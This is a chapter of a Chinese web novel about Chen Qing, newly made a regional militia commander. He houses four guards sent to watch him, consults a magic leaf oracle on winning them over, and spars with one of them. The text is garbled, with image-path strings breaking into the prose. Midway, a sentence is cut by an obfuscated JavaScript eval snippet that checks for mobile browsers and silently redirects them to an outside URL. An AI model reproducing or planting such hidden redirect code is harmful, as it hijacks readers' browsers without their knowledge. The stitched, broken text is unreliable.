陈庆将刚才的介绍重复一遍,又道:“冷侍卫四人远道而来,一路辛苦。云月,你安排一下,让他们住前院的东厢房,那里清净。”
兰云月何等聪慧,一听“前院东厢房”,离内院最远,便知陈庆的用意,当即应下:“好,我这就去安排。”
她又看向王小虎:“小虎,你带几位大人去安顿,缺什么直接去库房取。”
“是!”王小虎领命。
冷七拱手:“有劳夫人。”
四人随王小虎离开后,陈庆这才携众人进入内院。
正厅里,李飞龙已拄着拐杖等候。
“师父。”陈庆上前行礼。
李飞龙打量着他,眼中闪过一丝欣慰:“化劲已成,根基稳固。不错,这趟京城没白去。”
“多亏师父教导。”陈庆恭敬道。
众人落座,仆役奉上茶水。陈庆简单说了京城经历——当然,隐去了灵叶签和武英院血种之事,只说殿试夺魁,受封青州团练使,拓跋仇派四人协助。
李飞龙听完,沉吟道:“团练使是实职,掌三千兵,这是好事。但那四人......”
他顿了顿,压低声音:“名为协助,实为监视。庆儿,你需小心应对。”
陈庆点头:“弟子明白。所以安排他们住前院,让小虎‘陪同’。日常饮食起居,也会有人盯着。”
林婉担忧道:“夫君,他们会不会对你不利?”
“暂时不会。”陈庆安慰道,“拓跋仇自以为控制住我了,只要我不露出反意,他们便是我的‘护卫’。”
兰云月接口:“我会让商行的人暗中留意,看他们与外界有无联系。”
“有劳了。”陈庆看向她,“商行近来如何?”
“一切顺利。”兰云月汇报,“香手皂在望海府已打开市场,每月利润稳定在一千五百两左右。流波商会那边,马大人和苏县尉都很配合,每月也有八百两进项。加上永业田的产出,家里每月收入在两千两上下。”
陈庆满意点头:“做得很好。不过接下来,商行的利润要尽可能转为物资——粮食、铁料、药材、布匹,有多少收多少。”
兰云月神色一凝:“夫君是觉得......”
“天下将乱。”陈庆沉声道,“拓跋仇虽掌大权,但不得人心,这天下......要变了。”
厅中一时寂静。
李飞龙缓缓道:“乱世将至,有兵有粮才是根本。庆儿,你这团练使的职位,来得正是时候。”
“是。”陈庆道,“所以我打算尽快整顿青州营,将这三千兵练成精锐。同时,村里的护村队也要扩编,至少要达到五百人。”
李瑶眼睛一亮:“我可以训练他们!”
“正需师姐相助。”陈庆笑道,“不过当务之急,是先稳住那四人。”
又商议了一阵,夜色渐深。
陈庆让众人各自休息,自己则带着林婉回到卧室。
半年不见,夫妻间自有许多话要说。待云雨过后,林婉靠在陈庆怀里,轻声道:“夫君,许姑娘她......”
“她父亲遭难,如今孤身一人。”陈庆抚着她的长发,“暂且让她住下,等局势稳定,再作打算。”
林婉点头:“我晓得的。许姑娘是好人,当初帮了我们很多。如今她有难,我们自当相助。”
陈庆心中温暖,娶妻如此,夫复何求。
待林婉睡熟,陈庆轻轻起身,披衣走到外间。
月光透过窗棂洒进来,在地上投出斑驳的影子。他闭目凝神,心神沉入那神秘空间。
五片翠叶在枝头摇曳。自突破化劲后,叶片似乎更加莹润,隐隐有光华流转。
陈庆意念微动:“冷七四人,如何应对?”
一片灵叶脱落,化为流光。
签文显现:
【上上签:亲卫如虎,徐徐图之。冷七贪财,可饵以利;赵武重义,可动以情;钱三愚忠,需分而化之;孙四怕死,可胁以威。三月之内,可收其二。】
【中下签:强硬对抗,引发猜忌,拓跋仇再派高手监视,处境更艰。】
【下下签:试图暗杀,消息走漏,招致大军围剿,基业尽毁。】
陈庆睁开眼,嘴角微扬。
果然如此。
冷七贪财——今日他观察四人,冷七的目光多次在宅院的装饰、仆役的衣着上停留,那是评估价值的眼神。
赵武重义——训练士兵时,他;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17031993|191035||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
特意注意了赵武的表现。此人严于律己,与士兵同甘共苦,是个将才。
钱三和孙四,还需进一步观察。
“徐徐图之......”陈庆喃喃。
正思索间,窗外传来极轻微的脚步声。
陈庆瞬间收敛气息,透过窗缝望去——只见一道黑影从前院方向掠来,身法轻盈,落地无声,正是冷七。
他鬼鬼祟祟地摸到东厢房窗下,却不是回自己房间,而是贴在赵武的窗外,似乎在偷听。
陈庆眯起眼。
看来这四人之间,也并不和睦。
片刻后,冷七离开,回了自己房间。陈庆这才悄无声息地回到床上,心中已有了计较。
次日清晨,陈庆早早起身。
在院中练了一套通背拳,又温**了煞衣功。突破化劲后,他体内真气如江河奔涌,运转时体表隐隐有淡金色光泽流转——那是罡气初成的征兆。
“陈大人好功夫。”
声音从旁传来。赵武不知何时已站在廊下观看,眼中带着敬佩。
陈庆收功,笑道:“赵侍卫起得早。可要切磋几招?”
赵武犹豫一下,抱拳:“末将不敢。”
“无妨,点到为止。”陈庆摆开架势。
赵武见状,也不再推辞。他练的是军中的搏杀术,招式简练狠辣,拳风呼啸,每一击都直取要害。
陈庆以通背拳应对,两人交手三十余招。赵武虽只是暗劲巅峰,但实战经验丰富,招式老辣,竟能勉强跟上陈庆的节奏。
最后一记对拳,两人各退三步。
赵武喘着粗气,拱手道:“大人武功高强,末将佩服。”“赵侍卫也不差。”陈庆诚恳道,“军中搏杀术讲究实用,与你交手,我受益匪浅。”
这话并非客套。赵武的招式确实给陈庆不少启发——化繁为简,一击致命,这正是战场武学的精髓。
赵武闻言,脸上露出笑容:“大人过奖。”
这时,冷七、钱三、孙四也陆续出来。
冷七笑道:“陈大人与赵兄弟切磋,怎么不叫上我们?”
陈庆淡然道:“日后有的是机会。今日我先带诸位熟悉村子,然后去青州营看看。”